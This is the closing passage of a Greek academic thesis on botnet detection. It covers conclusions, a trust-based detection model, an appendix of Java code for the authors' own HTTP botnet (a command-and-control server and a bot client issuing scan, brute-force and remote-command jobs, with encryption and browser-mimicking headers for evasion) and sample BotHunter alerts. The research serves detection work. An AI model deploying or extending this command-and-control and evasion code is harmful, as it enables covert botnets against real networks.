εύκολα ανιχνεύσιμες.

Όσον αφορά τα μεγάλα μεσοδιαστήματα καθυστέρησης μεταξύ των βολιδοσκοπήσεων (probes) που χρησιμοποιούνται από τις επιθέσεις σάρωσης πορτών και τις εξαντλητικές επιθέσεις εύρεσης κωδικών και αυτός ο τρόπος αποφυγής της ανίχνευσης μπορεί να αντιμετωπισθεί θέτοντας μεγάλα παράθυρα χρόνου ανίχνευσης. Για την αποφυγή όμως της δημιουργίας πολλών ψευδών συναγερμών, απαιτείται η εστίαση της ανίχνευσης σε συγκεκριμένα στοιχεία του προστατευόμενου δικτύου και όχι σε όλα τα στοιχεία του δικτύου ανεξαιρέτως. Το λογισμικό ανίχνευσης Snort για

παράδειγμα δίνει τη δυνατότητα εστίασης της ανίχνευσης portscan σε συγκεκριμένες λίστες IP διευθύνσεων καθώς και την εξαίρεση από την ανίχνευση κάποιων υπολογιστών οι οποίοι είναι ιδιαίτερα «ενεργοί». Έτσι ενεργοί υπολογιστές που εκτελούν υπηρεσίες μετάφρασης δικτυακών διευθύνσεων (network address translation - NAT) μπορεί να μην συμπεριλαμβάνονται σε πιθανούς επιτιθέμενους (scanner IPs) και ενεργοί υπολογιστές που εκτελούν υπηρεσίες καταγραφής μηνυμάτων (syslog servers) να μην συμπεριλαμβάνονται σε πιθανούς στόχους σάρωσης (scanned IPs). Για την μείωση λοιπόν των ψευδών συναγερμών που προκαλούνται από τα μεγάλα παράθυρα χρόνου ανίχνευσης απαιτούνται δυνατότητες εστίασης των τεχνικών ανίχνευσης σε συγκεκριμένα στοιχεία των δικτύων, καθώς και προσεκτική προσαρμογή των συστημάτων προστασίας από τους υπευθύνους ασφαλείας στις εκάστοτε απαιτήσεις.

Η γενικότερη πρότασή μας για την αντιμετώπιση των botnets είναι η χρήση πολλαπλών τεχνικών ανίχνευσης σε διαφορετικά επίπεδα και ο συνδυασμός των ενδείξεων και στοιχείων που αντλούνται από κάθε τεχνική, ώστε να επιτευχθεί μια πολύπλευρη θεώρηση της απειλής με βάση τα συσχετιζόμενα στοιχεία. Η δημιουργία συστημάτων με δυνατότητες ανίχνευσης και στα δύο επίπεδα: υπολογιστή και δικτύου, μπορεί να βοηθήσει σημαντικά την ανίχνευση συσχετίζοντας τις τοπικές προειδοποιήσεις (alerts) στο επίπεδο υπολογιστή με τις προειδοποιήσεις στο επίπεδο του δικτύου με σκοπό τη δημιουργία συναγερμών (alarms) υψηλής αξιοπιστίας. Η μελέτη της συνεργατικής αντιμετώπισης των απειλών από όλα τα στοιχεία ενός δικτύου αποτελεί αντικείμενο της μελλοντικής μας έρευνας όπως περιγράφουμε στο επόμενο κεφάλαιο.

Κεφάλαιο 7 - Συμπεράσματα και μελλοντική δουλειά

7.1. Συμπεράσματα

Η ασφάλεια έχει γίνει κρίσιμο συστατικό της σχεδίασης συστημάτων και δικτύων σήμερα. Στη πραγματικότητα πρόκειται για ένα αγώνα χωρίς τέλος ανάμεσα στους κακόβουλους επιτιθέμενους και τους υπεύθυνους ασφαλείας των συστημάτων. Οι επιτιθέμενοι χρησιμοποιούν ολοένα και εξυπνότερους τρόπους εκμετάλλευσης των αδυναμιών των συστημάτων, έτσι θα υπάρχει πάντα η ανάγκη για εξυπνότερες και καλύτερες λύσεις ασφαλείας, δεδομένου ότι τα συστήματα δεν μπορεί να είναι τέλεια χωρίς αδυναμίες στο λογισμικό τους.

Τα botnets έχουν εδραιώσει την θέση τους σαν μία από τις βασικότερες απειλές που καραδοκούν στο σημερινό διαδίκτυο. Εκατομμύρια υπολογιστών είναι υπονομευμένοι στο διαδίκτυο και μπορούν να ελέγχονται από κακόβουλους για την εκκίνηση επιθέσεων μεγάλης ισχύος και διάπραξη δραστηριοτήτων απάτης. Ταυτόχρονα τα botnets δημιουργούν συνθήκες για την καλλιέργεια και ανάπτυξη νέων μορφών εγκληματικότητας. Παρόλα αυτά, η γνώση μας για τη συμπεριφορά των botnets, τους τρόπους ανίχνευσης και αντιμετώπισής τους είναι ακόμη ελλιπής. Απαιτείται επειγόντως η κατανόηση των botnets και λύσεις για την ανίχνευση, το μετριασμό των συνεπειών και την αντιμετώπισή τους.

Με την εργασία αυτή συμβάλλουμε στη συνειδητοποίηση του προβλήματος και την κατανόηση των λειτουργιών των botnets μέσα από την παρουσίαση των αρχιτεκτονικών που αυτά χρησιμοποιούν. Παράλληλα συνεισφέρουμε στην εξεύρεση λύσεων κατηγοριοποιώντας και αναλύοντας όλες τις τεχνικές ανίχνευσης που μπορούν να χρησιμοποιηθούν για τον εντοπισμό των botnets. Ο πιο αποδοτικός τρόπος να εξουδετερωθεί ένα botnet είναι ο εντοπισμός των C&C εξυπηρετητών που ελέγχονται από το botmaster, όμως αυτό είναι και το δυσκολότερο.

Από την άλλη μεριά, οι τεχνικές ανίχνευσης μπορεί να γίνουν αποτελεσματικές μόνο αν γνωρίζουμε σε βάθος τις τεχνικές απόκρυψης που τα botnets χρησιμοποιούν για να αποφύγουν την ανίχνευσή τους. Η εργασία μας συγκεντρώνει και αναλύει επίσης τις βασικότερες τεχνικές απόκρυψης οι οποίες συνεχώς εμπλουτίζονται με νέα χαρακτηριστικά και νέες συμπεριφορές.

Τα βασισμένα στο IRC πρωτόκολλο botnets έχουν μελετηθεί εκτενώς τα τελευταία χρόνια. Όμως η έρευνα στους άλλους δύο τύπους botnets που βασίζονται στο HTTP και στο P2P πρωτόκολλο βρίσκεται στα αρχικά της στάδια. Παρόλο που προβλέπεται ότι οι botmasters θα στραφούν περισσότερο σε μη-κεντρικοποιημένες αρχιτεκτονικές ‘Command and Control’ για την αποφυγή του μοναδικού σημείου αποτυχίας που εμπεριέχεται στην κεντρικοποιημένη αρχιτεκτονική, το αφηρημένο μοντέλο του ‘σφιχτού’ ελέγχου που προσφέρουν οι κεντρικοποιημένες αρχιτεκτονικές είναι ακόμη πολύ αποδοτικό και πιθανότατα θα συνεχίσει να

επιβιώνει. Εξάλλου τα κατανεμημένα P2P botnets είναι πολύ πιο ‘θορυβώδη’, δεν αντιμετωπίζουν ακόμη το πρόβλημα της λίστας ομοτίμων που χρησιμοποιούνται κατά την αρχική διαδικασία σύνδεσης των bots στο κακόβουλο δίκτυο (bootstrapping) και βασίζονται σε ανοικτές πόρτες για να επιτρέψουν τις εισερχόμενες συνδέσεις. Επίσης το τελευταίο διάστημα έχουν εντοπιστεί bots, όπως το πιο πρόσφατο Waledac, που αποκρύπτουν την P2P επικοινωνία πίσω από το HTTP πρωτόκολλο (P2P over HTTP). Αυτοί είναι και οι λόγοι που επιλέξαμε να μελετήσουμε περισσότερο τα botnets που χρησιμοποιούν το HTTP πρωτόκολλο για την υλοποίηση του C&C δημιουργώντας το δικό μας προσαρμοσμένο HTTP botnet.

Το προσαρμοσμένο λογισμικό botnet που αναπτύξαμε, μας έδωσε τη δυνατότητα να υλοποιήσουμε μια σειρά από τεχνικές απόκρυψης και να δοκιμάσουμε την αποτελεσματικότητά τους απέναντι σε δύο από τα πιο διαδεδομένα λογισμικά ανίχνευσης. Τα λογισμικά Snort και BotHunter χρησιμοποιούν τεχνικές ανίχνευσης εισβολών και επιθέσεων όπως η ανίχνευση που βασίζεται στις υπογραφές, η ανίχνευση που βασίζεται στην ανώμαλη συμπεριφορά και η ανίχνευση που βασίζεται στο συσχετισμό κακόβουλων διαλόγων. Τα αποτελέσματα των δοκιμών μας έδειξαν ότι το κανάλι ‘εντολών και ελέγχου’ μπορεί εύκολα να αποκρυφτεί από τα λογισμικά ανίχνευσης αν χρησιμοποιήσουμε κρυπτογράφηση ή συσκότιση για τα δεδομένα που περνούν από αυτό. Σαν αντίμετρο στην κρυπτογραφημένη επικοινωνία προτείνουμε τη χρήση της εντροπίας για ανίχνευση ομοιοτήτων ανάμεσα στην επικοινωνία των διαφορετικών bots με τον C&C εξυπηρετητή. Επιπλέον η επικοινωνία μέσω του πρωτοκόλλου HTTP συνηγορεί στο να περάσει η κίνηση απαρατήρητη. Μια τεχνική ανίχνευσης που προτείνουμε για τον εντοπισμό των HTTP botnets είναι η ανίχνευση στα χαρακτηριστικά των δικτυακών ροών, όπως η μέτρηση των bytes και των πακέτων στις εισερχόμενες και τις εξερχόμενες HTTP ροές, δεδομένου ότι για το HTTP και HTTPS πρωτόκολλο οι αιτήσεις (requests) είναι τυπικά μικρές και οι απαντήσεις (responses) πολύ μεγαλύτερες.

Όσον αφορά την ανίχνευση των επιθέσεων σάρωσης (scan) και των εξαντλητικών επιθέσεων εύρεσης κωδικών (brute-force) που πραγματοποιεί το botnet μας, αυτή μπορεί να αποφευχθεί αν μειώσουμε την ένταση των επιθέσεων αυξάνοντας το διάστημα καθυστέρησης ανάμεσα στις επιχειρούμενες βολιδοσκοπήσεις (probes). Αυτό όμως μειώνει την αποδοτικότητα της επίθεσης. Η λύση που προτείνουμε είναι η αύξηση της ευαισθησίας και η χρησιμοποίηση μεγαλύτερων παραθύρων χρόνου ανίχνευσης από τα λογισμικά προστασίας με ταυτόχρονη εστίαση της ανίχνευσης στα πιο ευάλωτα στοιχεία του δικτύου.

Η αύξηση του επιπέδου ευαισθησίας των συστημάτων ανίχνευσης botnet και γενικότερα ανίχνευσης επιθέσεων οδηγεί σε δημιουργία ψευδών συναγερμών κάνοντας τα συστήματα μη πρακτικά. Η μεγάλη πρόκληση είναι η διαφοροποίηση ανάμεσα σε μια επιχειρούμενη επίθεση και σε μια επιτυχή επίθεση.

7.2. Μελλοντική δουλειά

Στα σχέδια της μελλοντικής μας δουλειάς βρίσκεται η βελτίωση των τεχνικών απόκρυψης που χρησιμοποιεί το προσαρμοσμένο botnet που αναπτύξαμε και η ενσωμάτωση σ' αυτό και άλλων τύπων επιθέσεων. Σκοπός μας είναι ο περαιτέρω πειραματισμός με περισσότερα λογισμικά ανίχνευσης botnets και με διαφορετικές τεχνικές ανίχνευσης. Θα θέλαμε να κάνουμε τα όρια της ανίχνευσης και της απόκρυψης πιο ξεκάθαρα για κάθε ξεχωριστή τεχνική που χρησιμοποιείται.

Η μελλοντική έρευνα χρειάζεται να επικεντρώσει όχι μόνο στο μετριασμό των επιδράσεων των επιθέσεων που προκαλούνται από τα botnets, άλλα και στο πως μπορούν τα botnets που πραγματοποιούν τις επιθέσεις να εξουδετερωθούν.

Προτείνουμε συνεργατική ανίχνευση συνδυάζοντας τεχνικές ανίχνευσης σε επίπεδο υπολογιστή με τεχνικές ανίχνευσης σε επίπεδο δικτύου. Οι προσεγγίσεις ανίχνευσης σε επίπεδο υπολογιστή μπορούν να παράσχουν διαφορετικές ενδείξεις-στοιχεία που οι προσεγγίσεις από το επίπεδο δικτύου δεν μπορούν. Ο συνδυασμός των δύο αυτών συμπληρωματικών προσεγγίσεων μπορεί πιθανώς να αποφέρει καλύτερα αποτελέσματα στην ανίχνευση, αποκαλύπτοντας botnets με ευφυείς τεχνικές απόκρυψης, botnets με κρυπτογραφημένο κανάλι C&C κτλ. Για την υλοποίηση αυτού του στόχου προσβλέπουμε στη αξιοποίηση των εργαλείων που μας προσφέρουν τα Honeypots. Συλλέγοντας και αναλύοντας κίνηση πραγματικών επιθέσεων θα μπορέσουμε να μελετήσουμε καλύτερα τη συμπεριφορά των botnets και να βελτιώσουμε τις χρησιμοποιούμενες τεχνικές ανίχνευσης.

Τέλος, στην επόμενη υποενότητα περιγράφουμε ένα υπό μελέτη μοντέλο ανίχνευσης των botnets που βασίζεται σε σχέσεις εμπιστοσύνης.

7.2.1 Μοντέλο ανίχνευσης βάση σχέσεων εμπιστοσύνης

Παρουσιάζουμε ένα μοντέλο που βασίζεται στις σχέσεις εμπιστοσύνης για μια αυτοματοποιημένη απάντηση στις δικτυακές εισβολές. Εάν τα στοιχεία ενός δικτύου μπορούν να συνεργαστούν, τότε μπορεί να είναι πιο αποτελεσματικά απέναντι στις εισβολές. Αναπτύσσουμε ένα πρωτόκολλο για τη δημιουργία εμπιστοσύνης ανάμεσα στα στοιχεία του δικτύου, έτσι ώστε αυτά να μπορούν να αναλάβουν συντονισμένες ενέργειες ενάντια στις επιθέσεις.

Το προτεινόμενο μοντέλο κάνει τις ακόλουθες υποθέσεις:

- Κάποιοι υπολογιστές (στοιχεία του δικτύου) είναι πιο κοντά από κάποιους άλλους (φυσικά ή σε όρους συχνότερης επικοινωνίας).
- Τα γεγονότα επιθέσεων σε κάποιο υπολογιστή επηρεάζουν επίσης και τους γείτονές του. Η εμπιστοσύνη μειώνεται όχι μόνο για τον υπολογιστή που δέχεται την επίθεση αλλά επίσης για τους γείτονές του, για τον επιτιθέμενο και για τους γείτονες του επιτιθέμενου.
- Η επίδραση ενός γεγονότος επίθεσης στην αξιοπιστία ενός υπολογιστή εξαρτάται από τα ακόλουθα:
    - τον τύπο του γεγονότος
    - την απόσταση από τον υπολογιστή που συνέβη το γεγονός

- Θέλουμε να δημιουργήσουμε ένα μοντέλο προσομοίωσης στο οποίο:
    - κάποιοι κακοί υπολογιστές δημιουργούν γεγονότα επιθέσεων με μεγάλη πιθανότητα σε σύγκριση με τους άλλους υπολογιστές
    - το σύστημα ανίχνευσης εισβολών μπορεί να παρακολουθεί την κίνηση ανάμεσα σε όλους τους υπολογιστές με την τεχνική “switch port mirroring”
    - το σύστημα ανίχνευσης εισβολών κρατάει τις τιμές εμπιστοσύνης και για τους εσωτερικούς και για τους εξωτερικούς υπολογιστές

Σκοπός μας είναι να βρούμε χρησιμοποιώντας την προσομοίωση, πως τα μετρικά εμπιστοσύνης επηρεάζουν την ανίχνευση των μολυσμένων υπολογιστών (Bots) καθώς επίσης και την ανίχνευση των C&C εξυπηρετητών.

Κεφάλαιο 8 - Παράρτημα

8.1. Κώδικας προσαρμοσμένου λογισμικού botnet

Στη συνέχεια παραθέτουμε μέρος του κώδικα από το λογισμικό botnet που αναπτύξαμε. Ο κώδικας αφορά τη λειτουργία του C&C εξυπηρετητή (botmaster) και τη λειτουργία των bots.

Κώδικας από την υλοποίηση του C&C εξυπηρετητή:

```
public class Botmaster implements Runnable {
    //instance variables
    Socket connect;

    //constructor
    public Botmaster(Socket connect) {
        this.connect = connect;
    }


    /**
     * main method creates a new HttpServer instance for each
     * request and starts it running in a separate thread.
     */
    public static void main(String[] args) {
        try {
            serverConnect = new ServerSocket(PORT);
            write("\nListening for connections on port " + PORT + "...\n");

            // Server will be ready to Command Bots after 60 seconds
            Timer countDown = new Timer();
            countDown.schedule(new SetServerReady(), serverReadyTimeout);

            while (true) //listen until user halts execution
            {
                Botmaster server = new Botmaster(
                        serverConnect.accept()); //instantiate HttpServer
                write("Connection opened. (" + new Date() + ")");
                //create new thread
                Thread threadRunner = new Thread(server);
                threadRunner.start(); //start thread
            }
        } catch (IOException e) {
            write("Server error: " + e);
        }
    }
    /**
     * run method services each request in a separate thread.
     */
    public void run() {
        BufferedInputStream in = null;
        PrintWriter out = null;
        BufferedOutputStream dataOut = null;
        String fileRequested = null;
        String fileContent = "";

        try {
            //get input stream from client
            in = new BufferedInputStream(connect.getInputStream());
            //get character output stream to client (for headers)
```

```
            out = new PrintWriter(connect.getOutputStream());
            //get binary output stream to client (for requested data)
            dataOut = new BufferedOutputStream(connect.getOutputStream());

            // Read Client Request
            String methodLine = "", method="", postedData = "";
            int byteRead=0; int byteCount=0; int crlfCount=0; int
patternCount=0;
            StringBuffer buf = new StringBuffer();
            while ((byteRead = in.read()) != -1) {
                byteCount ++;
                buf.append((char)byteRead);
                //System.err.print(byteRead + " ");

                // Extract the request line that contains the method and
file requested
                if (byteRead==10) {
                    crlfCount ++;
                    if (crlfCount==1) { // Found the 1st LF (Line Feed)
                        methodLine = buf.toString();
                        methodLine = methodLine.substring(0,
methodLine.length()-1);
                        //create StringTokenizer to parse request
                        StringTokenizer parse = new
StringTokenizer(methodLine);
                        //parse out method
                        method = parse.nextToken().toUpperCase();
                        //parse out file requested
                        fileRequested = parse.nextToken().toLowerCase();
                        if (fileRequested.endsWith("/")) {
                            //append default file name to request
                            fileRequested += DEFAULT_FILE;
                        }
                        //get the file's MIME content type
                        fileContent = getContentType(fileRequested);
                    }
                }

                if (method.equals("POST")) {
                    if (buf.toString().indexOf(PATTERN)!=-1) {
                        patternCount ++;
                        // Display the request and other Headers (if any)
                        if (patternCount==1) {
                            write(buf.toString());
                            buf = new StringBuffer();
                        }
                        // Extract the posted Data
                        if (patternCount==2) {
                            postedData = buf.toString();
                            postedData = postedData.substring(0,
postedData.length()-9); // Subtract 9 last chars of the PATTERN
                            //postedData = deObfuscateData(postedData); //
De-Obfuscate message payload
                            if (encryption==true) {
                                // Decrypt command Data
                                Crypto crypto = new Crypto();
                                postedData = crypto.decrypt(postedData);
                            }
                            write(postedData);
                            write(PATTERN);
                        }
                    }
                }
            }
            if (method.equals("GET")) { // For POST method buf has already
been written
                write(buf.toString());
            }
```

```
            //if request is a GET
            if (method.equals("GET")) {

                //Create file object
                File file = new File(WEB_ROOT, fileRequested);
                //Get length of file
                int fileLength = (int) file.length();

                // Read requested file
                FileInputStream fileIn = null;
                //create byte array to store file data
                byte[] fileData = new byte[fileLength];

                try {
                    //open input stream from file
                    fileIn = new FileInputStream(file);
                    //read file into byte array
                    fileIn.read(fileData);
                } finally {
                    close(fileIn); //close file input stream
                }

                // Send Response
                if (covertChannel==true) {
                    // Send HTTP Headers
                    out.println("HTTP/1.1 200 OK");
                    out.println("Date: " + new Date());
                    out.println("Server: Java HTTP Server 1.0");
                    out.println("Last-Modified: " + new Date());
                    out.println("ETag: \"1110106-367f-44e99a7dbb800\"");
                    out.println("Accept-Ranges: bytes");
                    out.println("Content-length: " + file.length());
                    out.println("Keep-Alive: timeout=5, max=100");
                    out.println("Connection: Keep-Alive");
                    out.println("Content-type: " + fileContent);
                }
                out.println(); //blank line between headers and content
                out.flush(); //flush character output stream buffer

                // Send the command to be executed
                if (!serverReady) {
                    command = "DO_NOTHING";
                    botCounter++;
                    tempCounter++;
                } else {
                    command = commandBackup;
                }
                write("Number of Active Bots: " + botCounter);
                String commandLine = "Command: " + command;
                if (!command.equals("DO_NOTHING") &&
!command.equals("CANCEL_JOB")) {
                    String newIpRange = divideIpRange(ipRange);
                    commandLine += (" " + newIpRange);
                    if (command.equals("SCAN")) {
                        commandLine += (" " + startPort + " " + endPort);
                    }
                    if (command.equals("PORTSWEEP")) {
                        commandLine += (" " + sweepPort);
                    }
                    if (command.endsWith("BRUTEFORCE")) {
                        commandLine += (" " + usersFile + " " + passFile);
                    }
                }
                write(commandLine + "\n");

                if (encryption==true) {
                    // Encrypt commandLine Data
```

```
                    Crypto crypto = new Crypto();
                    commandLine = crypto.encrypt(commandLine);
                }

                out.print(PATTERN);
                out.print(commandLine);
                out.print(PATTERN);
                out.flush();

                // Send contents of the requested file
                dataOut.write(fileData, 0, fileLength); //write file
                byte[] crlfBytes = CRLF.getBytes();
                dataOut.write(crlfBytes);
                dataOut.flush(); //flush binary output stream buffer
            }

            //if request is a POST, just send the server headers
            if (method.equals("POST") && (covertChannel==true)) {
                //send HTTP headers
                out.println("HTTP/1.1 302 Found");
                out.println("Date: " + new Date());
                out.println("Server: Java HTTP Server 1.0");
                out.println("Expires: Thu, 19 Nov 1981 08:52:00 GMT");
                out.println("Cache-Control: no-store, no-cache, must-
revalidate, post-check=0, pre-check=0");
                out.println("Pragma: no-cache");
                out.println("Location: " + fileRequested.substring(1));
                out.println("Content-length: 8");
                out.println("Content-type: " + fileContent);
                out.println("Keep-Alive: timeout=15, max=92");
                out.println("Connection: Keep-Alive");
                out.println(); //blank line between headers and content
                out.flush(); //flush character output stream buffer
            }

            write("File " + fileRequested + " of type " + fileContent + "
returned.");

        } catch (FileNotFoundException fnfe) {
            //inform client file doesn't exist
            fileNotFound(out, fileRequested);
        } catch (IOException ioe) {
            write("Server: " + ioe);
        } finally {
            close(in); //close character input stream
            close(out); //close character output stream
            close(dataOut); //close binary output stream
            close(connect); //close socket connection

            write("Connection closed.\n");

        }
    }
}
```

Κώδικας από την υλοποίηση των bots:

```
public class Bot extends Thread {
    public Bot() {
        // Request a command periodically
        //timer = new Timer();
        //timer.schedule(new HttpGet(REQUEST_FILE), 1000, httpGetDelay);

        new HttpGet(REQUEST_FILE).run();
    }

    class HttpGet extends TimerTask {
```

```
        String file;

        public HttpGet(String file) {
            this.file = file;
        }

        public void run() {
            try {

                clientSocket = new Socket(botmasterIP, botmasterPort);
                PrintWriter           outToServer           =           new
PrintWriter(clientSocket.getOutputStream());
                BufferedInputStream         inFromServer         =         new
BufferedInputStream(clientSocket.getInputStream());

                // Make the request to the server
                if (covertChannel==false) {
                    outToServer.println("GET /" + file);
                }
                else {
                    outToServer.println("GET /" + file + " HTTP/1.1");
                    outToServer.println("Host: " + botmasterIP);
                    outToServer.println("User-Agent:  Mozilla/5.0  (Windows;
U; Windows NT 6.0; el; rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14");
                    outToServer.println("Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=
0.8,image/png,*/*;q=0.5");
                    outToServer.println("Accept-Language:  el-gr,el;q=0.7,en-
us.;q=0.3");
                    outToServer.println("Accept-Encoding: gzip,deflate");
                    outToServer.println("Accept-Charset:      ISO-8859-7,utf-
8;q=0.7,*;q=0.7");
                    outToServer.println("Keep-Alive: 300");
                    outToServer.println("Connection: keep-alive");
                }
                outToServer.println();    //blank  line  between  headers  and
content
                outToServer.flush();
                clientSocket.shutdownOutput();

                // Read Server response
                String commandLine = "", fileData = "";
                int byteRead=0; int byteCount=0; int patternCount=0;
                StringBuffer buf = new StringBuffer();
                while ((byteRead = inFromServer.read()) != -1) {
                    byteCount ++;
                    buf.append((char)byteRead);

                    if (buf.toString().indexOf(PATTERN)!=-1) {
                        patternCount ++;
                        // Extract the Headers (if any)
                        if (patternCount==1) {
                            write(buf.toString());
                            buf = new StringBuffer();
                        }
                        // Extract the CommandLine
                        if (patternCount==2) {
                            commandLine = buf.toString();
                            commandLine      =      commandLine.substring(0,
commandLine.length()-9); // Subtract 9 last chars of the PATTERN
                            if (encryption==true) {
                                // Decrypt command Data
                                Crypto crypto = new Crypto();
                                commandLine = crypto.decrypt(commandLine);
                            }
                            write(commandLine);
                            write(PATTERN);
```

```
                            buf = new StringBuffer();
                        }
                    }
                }
                // Extract the data from the requested file
                fileData = buf.toString();
                //System.out.println(fileData);
                createFile(file.toString(), fileData);

                // Retrieve Command
                write("Received " + commandLine + "\n");
                String[] commandParts = commandLine.split(" ");
                // If it is a Request and New Command is not the same with
Command Currently Running
                if (file.equals(REQUEST_FILE)) {
                    if (!commandParts[1].equals(commandRunning)) {
                        if (commandParts[1].equals("DO_NOTHING")) {
                            commandRunning = "DO_NOTHING";
                            doNothing();
                        } else if (commandParts[1].equals("SCAN")) {
                            commandRunning = "SCAN";
                            scan(commandParts[2],           commandParts[3],
commandParts[4]);
                        } else if (commandParts[1].equals("PORTSWEEP")) {
                            commandRunning = "PORTSWEEP";
                            sweep(commandParts[2], commandParts[3]);
                        } else if (commandParts[1].equals("BRUTEFORCE")) {
                            commandRunning = "BRUTEFORCE";
                            usersFile = commandParts[3];
                            passFile = commandParts[4];
                            new HttpGet(usersFile).run();
                            new HttpGet(passFile).run();
                            bruteForce(commandParts[2],     commandParts[3],
commandParts[4]);
                        }                       else                       if
(commandParts[1].equals("SCAN_BRUTEFORCE")) {
                            commandRunning = "SCAN_BRUTEFORCE";
                            usersFile = commandParts[3];
                            passFile = commandParts[4];
                            new HttpGet(usersFile).run();
                            new HttpGet(passFile).run();
                            scanAndBruteForce(commandParts[2],
commandParts[3], commandParts[4]);
                        }                       else                       if
(commandParts[1].equals("COMMAND_CONTROL")) {
                            commandRunning = "COMMAND_CONTROL";
                            stringCommand = "";
                            for (int i=2; i<commandParts.length; i++) {
                                stringCommand += commandParts[i] + " ";
                            }
                            stringCommand = stringCommand.trim();
                            commandAndControl(stringCommand);
                        } else if (commandParts[1].equals("CANCEL_JOB")) {
                            commandRunning = "CANCEL_JOB";
                            cancelJob();
                        }
                    } else {
                        write("Botmaster Command has not changed. Nothing to
do!\n");
                    }

                }

                //outToServer.close();
                //inFromServer.close();
                clientSocket.close();

                // Make a new HttpGet connection attempt for new commands
```

```
after a delay
                if (file.equals(REQUEST_FILE)) {
                    countDown = new Timer();

                    if (delayMode == 1) {
                        // Random delay in one minute
                        httpGetDelay = (int) (Math.random() * 60);
                    }
                    else if (delayMode == 2) {
                        // poisson distribution: 3 requests per minute
                        double      poisson      =      (double)      (      -
Math.log(Math.random()) / (3d/60)  ) ;
                        httpGetDelay = (int) poisson;
                    }
                    else if (delayMode == 3) {
                        // Custom delay time
                        httpGetDelay = delayMode3Time;
                    }

                    countDown.schedule(new             HttpGet(REQUEST_FILE),
httpGetDelay*1000);
                    write("Waiting  for  " + httpGetDelay + "  secs  before  a
new request...\n");
                }

            } catch (Exception e) {
                write(e.getMessage());
                e.printStackTrace();
            }

        }
    }

    static class HttpPost extends Thread {

        String file;
        public String dataToPost = "posted_data";
        byte[] dataToPostBytes;

        public    HttpPost(String    file,    String    dataToPost,    byte[]
dataToPostBytes) {
            this.file = file;
            this.dataToPost = dataToPost;
            this.dataToPostBytes = dataToPostBytes;
        }

        public synchronized void run() {
            try {
                clientSocket = new Socket(botmasterIP, botmasterPort);
                PrintWriter            outToServer            =            new
PrintWriter(clientSocket.getOutputStream()); // character output
                //DataInputStream         inFromServer         =         new
DataInputStream(clientSocket.getInputStream());
                BufferedReader   inFromServer   =   new   BufferedReader(new
InputStreamReader(clientSocket.getInputStream()));
                BufferedOutputStream          dataOut          =          new
BufferedOutputStream(clientSocket.getOutputStream()); // byte output

                if (covertChannel==false) {
                    outToServer.println("POST /" + file);
                }
                else {
                    outToServer.println("POST /" + file + " HTTP/1.1");
                    outToServer.println("Host: " + botmasterIP);
                    outToServer.println("User-Agent:  Mozilla/5.0  (Windows;
U; Windows NT 6.0; el; rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14");
                    outToServer.println("Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=
```

```
0.8,image/png,*/*;q=0.5");
                    outToServer.println("Accept-Language:  el-gr,el;q=0.7,en-
us.;q=0.3");
                    outToServer.println("Accept-Encoding: gzip,deflate");
                    outToServer.println("Accept-Charset:      ISO-8859-7,utf-
8;q=0.7,*;q=0.7");
                    outToServer.println("Keep-Alive: 300");
                    outToServer.println("Connection: keep-alive");
                    // Headers for POST request
                    outToServer.println("Referer:  http://"  +  botmasterIP  +
"/index.html");
                    outToServer.println("Content-Type:     application/x-www-
form-urlencoded");
                    outToServer.println("Content-Length: 17");
                }
                outToServer.println();
                outToServer.flush();
                // Data to Post
                outToServer.print(PATTERN);
                /*outToServer.flush();
                dataOut.write(dataToPostBytes);    //    May    be    already
obfuscated/encrypted
                dataOut.flush();*/
                outToServer.print(dataToPost);
                outToServer.print(PATTERN);
                outToServer.println();
                outToServer.flush();
                clientSocket.shutdownOutput();

                // Read server response of POST Request
                int byteRead=0; int byteCount=0; int patternCount=0;
                StringBuffer buf = new StringBuffer();
                while ((byteRead = inFromServer.read()) != -1) {
                    //byteCount ++;
                    buf.append((char)byteRead);
                }
                write(buf.toString());

                //outToServer.close();
                //inFromServer.close();
                clientSocket.close();

            } catch (Exception e) {
                //System.err.println(e.getMessage());
                e.printStackTrace();
                try {
                    clientSocket.close();
                } catch (Exception ex) {
                    ex.printStackTrace();
                }
            }

        }
    }
}
```

8.2. Δείγματα συναγερμών του BotHunter

Οι παρακάτω συναγερμοί δημιουργήθηκαν στο δίκτυο του πανεπιστημίου και επιλέχθηκαν ενδεικτικά:

```
11/24/08-19:42:35.614168  [**] [1:2001219:16] E5[rb] ET SCAN Potential SSH
Scan (20 in 60 secs) [**] [Classification: Attempted Information Leak]
[Priority: 2] {TCP} 195.251.[redacted]:58036 -> 147.102.[redacted]:22
```

11/24/08-19:30:40.004147 [**] [122:3:0] **(portscan) TCP Portsweep** [**] [Priority: 3] {PROTO:255} 60.63.[redacted] -> 195.251.[redacted]

11/27/08-01:02:40.341323 [**] [116:150:1] **(snort decoder) Bad Traffic Loopback IP** [**] [Priority: 3] {TCP} 127.0.0.1:80 -> 195.251.[redacted]:1276

11/27/08-01:04:03.498649 [**] [1:2600338:9] **E6[rb] SPYWARE-DNS DNS lookup 3 chars (.net)** [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 195.251.[redacted]:59102 -> 195.251.[redacted]:53

11/27/08-01:14:49.196119 [**] [119:15:1] **(http_inspect) OVERSIZE REQUEST-URI DIRECTORY** [**] [Priority: 3] {TCP} 195.251.[redacted]:2275 -> 195.251.[redacted]:80

11/27/08-01:14:49.414815 [**] [119:4:1] **(http_inspect) BARE BYTE UNICODE ENCODING** [**] [Priority: 3] {TCP} 195.251.[redacted]:2281 -> 195.251.[redacted]:80

11/27/08-01:15:08.117137 [**] [122:3:0] **(portscan) TCP Portsweep** [**] [Priority: 3] {PROTO:255} 195.251.[redacted] -> 195.251.[redacted]

11/27/08-11:58:50.988496 [**] [777:7777005:1] **E5[bh] Detected intense non-malware port scanning of 21 IPs** (19 /24s) (# pkts S/M/O/I=110/0/44/2): 53u:36, 80:74, 143:4, 443:40 [**] {TCP} 195.251.[redacted]:0 -> 195.251.[redacted]:0

11/27/08-12:07:05.957051 [**] [1:2002400:14] **E3[rb] ET MALWARE Suspicious User Agent (Microsoft Internet Explorer)** [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 195.251.[redacted]:1056 -> 207.123.[redacted]:80

